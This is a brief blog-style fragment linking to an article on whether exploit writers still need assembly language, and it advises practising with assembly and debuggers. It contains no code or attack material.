
http://www.darknet.org.uk/2008/09/modern-exploits-do-you-still-need-to-learn-assembly-language-asm/

I'm fully sure learning assembly language and Then practice / practice / and practice and work through in the debuggers can help you to learning your requirement knowledge.

We will try to have more interesting tools – papers – advisories soon.

And I'm sorry about grammatical and orthographic mistakes I wrote this really fast without any checking .

Finally a nice picture from Mr. Nicolas Waisman Presentation:



Good luck!